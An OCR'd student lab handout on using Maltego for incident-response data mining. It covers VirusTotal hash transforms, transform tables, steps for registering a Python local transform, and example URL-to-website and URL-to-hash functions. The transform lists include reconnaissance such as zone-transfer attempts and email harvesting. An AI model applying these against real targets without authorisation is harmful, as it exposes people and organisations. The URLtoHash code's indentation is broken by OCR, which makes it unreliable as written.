
This project is financed by: Tempus

```
            path{
               run("VT.hashToMutex")
            }
            path{
               run("VT.hashToPositiveAVList")
            }
            path{
               run("VT.hashToRegKey")
            }
            path{
               run("VT.hashToScanDate")
            }
            path{
               run("VT.hashToThreat")
            }
            path{
               run("VT.hashToURL")
            }
         }
      }
   }
//Of course there is much more you can do with machines... Have fun!
```

Hints:


1. To create your own Maltego Local Transforms (Python functions):
   a. Use the template in the 'c:\STUDENT_LABS\Lab10 - Data Mining with Maltego\Work\' folder. For example, the following transforms can be useful for analysis:
      i. URLtoWebsite()
      ii. URLtoHash()
   b. Create you Transform Set:

This project is financed by: Tempus




Name	Input	Output	Description
All Transforms			
Mirror: Email addresses fou	Website	Email Address	This transform ...
Mirror: External links found	Website	Website	This transform ...
Parse meta information	Document	Person, Email ...	This transform ...
To AS number	Netblock	AS	This transform...
To Alias	Affiliation - Twi...	Phrase	
To Aliases [mentioned in Tw	Tweet	Phrase	Simply splits t...
To Circular Area	GPS Coordinate	Phrase	
To Company [Owner]	AS	Phrase	This transform ...
To DNS Name - MX (mail se	Domain	MX Record	This transform ...
To DNS Name - NS (name s	Domain	NS Record	This transform ...
To DNS Name - SOA (Start	Domain	Phrase	Extracts inform...
To DNS Name - SPF (sende	Domain	Phrase	Extracts inform...
To DNS Name - Zone Trans	Domain	Phrase	Attempts a zon...
To DNS Name - interesting-	Domain	DNS Name	This transform ...
To DNS Name [Attempt zon	Domain	DNS Name	This transform ...

Name	Input	Description
Convert to Domain		Converts websites,MX,...
DNS from Domain		Finds DNS names for a ...
DNS from IP		Tries a couple of transfo...
Domain owner detail		Finds information on the ...
Domains using MX NS		Determines which domai...
Email addresses from Domain		Get email addresses usi...
Email addresses from Person		Tries to get the email ad...
Files and Documents from Domain		Find files and document...
Files and Documents from Phrase		Set contains transforms ...
Find on webpage		Find various entities on t...
IP owner detail		Gets as much informatio...
Info from NS		Find netblocks and other...
Links in and out of site		Links to and from a web...
Related Email addresses		Find other email address...
Resolve to IP		Resolves MX, NS, Websi...




Set name: MySet
Description:

c. Go to Local Transforms:




Local Transform
Create a new local transform
Click the help button to get more help on Maltego features

d. Add a new local transform:



CONFIGURE DETAILS: Enter the details of the new transform in the fields below.

Display name	URLToWebsite
Description	
Transform ID	My.URLToWebsite
Author	
Input entity type	URL
Transform set	MySet



COMMAND LINE: Select the external program implementing the transform logic using the fields below.

Command

Command (e.g. /usr/bin/perl): c:\Python27\python.exe

Parameters (Optional) (e.g. scripts/transform.pl): Mytransforms.py URLtoWebsite

Working directory: c:\STUDENT_LABS\Lab10 - Data Mining with Maltego\Work\

Command line to be executed (in working directory):

```
c:\Python27\python.exe Mytransforms.py URLtoWebsite "Entity Value" "field1=field1
value#field2=field2 value"
```

e. Go to Local Transforms to verify that your new local transform has been successfully added.

Examples of transforms:

This project is financed by: Tempus

```
def URLtoWebsite(me, string_in):
    try:
        domain = urlparse(string_in).hostname
        #if domain.startswith('www.'):
        #    domain = domain[4:]

        me.addEntity(EntityTypes.Website, '%s' % domain)

    except:
        me.addEntity(EntityTypes.textMessage, 'UrlToWebsite Unknown Error:%sType:
%s%sValue:%s' %
                    (os.linesep, sys.exc_info()[0], os.linesep, sys.exc_info()[1]))
    return me


def URLtoHash(me, string_in):
    try:
            file_name = string_in.split('/')[-1]
            loc = file_name.find('?')
            print loc
            if loc != -1:
                file_name = file_name.split('?')[0]
                print file_name
            downdata = urllib2.urlopen(string_in)
            hasher = hashlib.sha256()

            with open(file_name,'wb') as output:
                #output.write(downfile.read())
                meta = downdata.info()
                file_size = int(meta.getheaders("Content-Length")[0])
                print "Downloading: %s Bytes: %s" % (file_name, file_size)

                file_size_dl = 0
                block_sz = 8192
                while True:
```

This project is financed by: Tempus

```
                downbuffer = downdata.read(block_sz)
                if not downbuffer:
                    break

                hasher.update(downbuffer)
                file_size_dl += len(downbuffer)
                output.write(downbuffer)
                status = r"%10d  [%3.2f%%]" % (file_size_dl, file_size_dl * 100. / file_size)
                status = status + chr(8)*(len(status)+1)
                print status

            output.close()

        filehash = hasher.hexdigest()

    me.addEntity(EntityTypes.hash, '%s' % filehash)

except:
    me.addEntity(EntityTypes.textMessage, 'URLtoHash Unknown Error:%sType:
%s%sValue:%s' %
                    (os.linesep, sys.exc_info()[0], os.linesep, sys.exc_info()[1]))
return me
```

Questions

1. What Maltego is used for?
2. How does it help security analysts to perform incident reposnse?
3. What Maltego transform is?
4. What Maltego entity is?
5. What Maltego machine is?

This project is financed by: Tempus

Sources

1. Maltego Documentation https://www.paterva.com/web7/docs.php

This project is financed by: Tempus